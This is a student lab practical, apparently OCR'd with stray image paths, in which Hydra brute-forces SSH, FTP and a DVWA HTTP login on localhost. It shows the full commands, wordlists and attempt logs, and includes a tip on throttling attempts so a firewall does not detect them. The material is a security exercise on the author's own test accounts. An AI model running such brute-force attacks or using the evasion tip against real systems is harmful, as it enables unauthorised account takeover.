Date: 07/03/2025

Lab Practical 12:


Study wireless attack and perform wifi password cracking using air-crack tool. OR password cracking using hydra tool

Hydra:


Hydra is a fast and flexible password-cracking tool that supports numerous protocols, including SSH, FTP, HTTP, and more. Its versatility makes it an indispensable asset for security professionals seeking to assess the strength of passwords and identify vulnerabilities in systems. With Hydra, users can perform brute-force attacks by systematically attempting different combinations of usernames and passwords until the correct credentials are discovered.

1. ssh password crack:


- first install the openssh-server package to enable ssh connection , and start the service using following command.



- Add User to so that we can test ssh connection on that user.
  - sudo useradd -m testssh, here password is 1234



- now brutforce the password using hydra :



Date: 07/03/2025

```
[ATTEMPT] target localhost - login "testssh" - pass "carmen" - 27 of 3561 [child 4] (0/2)
[ATTEMPT] target localhost - login "testssh" - pass "mickey" - 28 of 3561 [child 11] (0/2)
[22][ssh] host: localhost   login: testssh   password: 1234
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-07 12:47:23
```

2. ftp password crack:

- first install the vsftpd package to create ftp, and start the service using following command.

```
sudo apt install vsftpd -y

sudo systemctl start vsftpd
sudo systemctl enable vsftpd
```

- edit config file of vsftpd to allow local user to log in to ftp server, open vsftpd.conf. and Uncomment the following lines shown in image.
  - sudo nano /etc/vsftpd.conf

```
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
#
```

- Add User to so that we can test ftp service on that user.
  - sudo useradd -m testftp, here password is abcdefg

```
┌──(kali㉿kali)-[~]
└─$ sudo useradd -m testftp
sudo passwd testftp

New password:
Retype new password:
passwd: password updated successfully
```

- now brutforce the password using hydra :

```
┌──(kali㉿kali)-[~]
└─$ hydra -l testftp -P /usr/share/john/password.lst ftp://localhost -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mili
nore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 12:59:45
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip wait
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3560 login tries (l:1/p:3560),
[DATA] attacking ftp://localhost:21/
[ATTEMPT] target localhost - login "testftp" - pass "#!comment: This list has beer
[ATTEMPT] target localhost - login "testftp" - pass "#!comment: in 1996 through 20
[ATTEMPT] target localhost - login "testftp" - pass "#!comment:" - 3 of 3560 [chil
```

Date: 07/03/2025

```
[ATTEMPT] target localhost - login "testftp" - pass "secret" - 30 of 3560 [child 1] (0/0)
[ATTEMPT] target localhost - login "testftp" - pass "summer" - 31 of 3560 [child 3] (0/0)
[ATTEMPT] target localhost - login "testftp" - pass "internet" - 32 of 3560 [child 15] (0/0)
[21][ftp] host: localhost   login: testftp   password: abcdefg
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-07 13:00:04
```

3. http password crack:

Crack password of login Web page

- Get the URL of login page, here we used DVWA login page:

Username

Password

Login

- **Crack password :**

```
┌──(kali㉿kali)-[~/Downloads]
└─$ hydra http-get://127.0.0.1/DVWA -l admin -P rockyou.txt -V -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these *** ignore l
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-16 02:00:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~
896525 tries per task
[DATA] attacking http-get://127.0.0.1:80/DVWA
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456" - 1 of 14344400 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "12345" - 2 of 14344400 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 3 of 14344400 [child 2] (0/0
)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password" - 4 of 14344400 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "iloveyou" - 5 of 14344400 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "monkey" - 14 of 14344400 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "lovely" - 15 of 14344400 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "jessica" - 16 of 14344400 [child 15] (0/0
)
[80][http-get] host: 127.0.0.1   login: admin   password: 12345
[STATUS] attack finished for 127.0.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-16 02:00:37
```

Date: 07/03/2025

- **[Option] -l:** it is used to specify user, in over case we already known that user is admin If we don't know the user than use **-L and specify user wordlist**
- **[Option] -P:** it is used to specify password wordlist, if you already known what is password use -p and specify the password
- **[Option] -V:** used for verbose mode, where it will show the login+pass combination for each attempt.
- **[Option] -f:** it is used to stop trying combination when valid user and password found
- **[Option] -t**: it specify the task, how many request/combination can apply at once, it is used when there is firewall, we can decrease the number of attempts do at a time so the firewall can't detect unusual activity.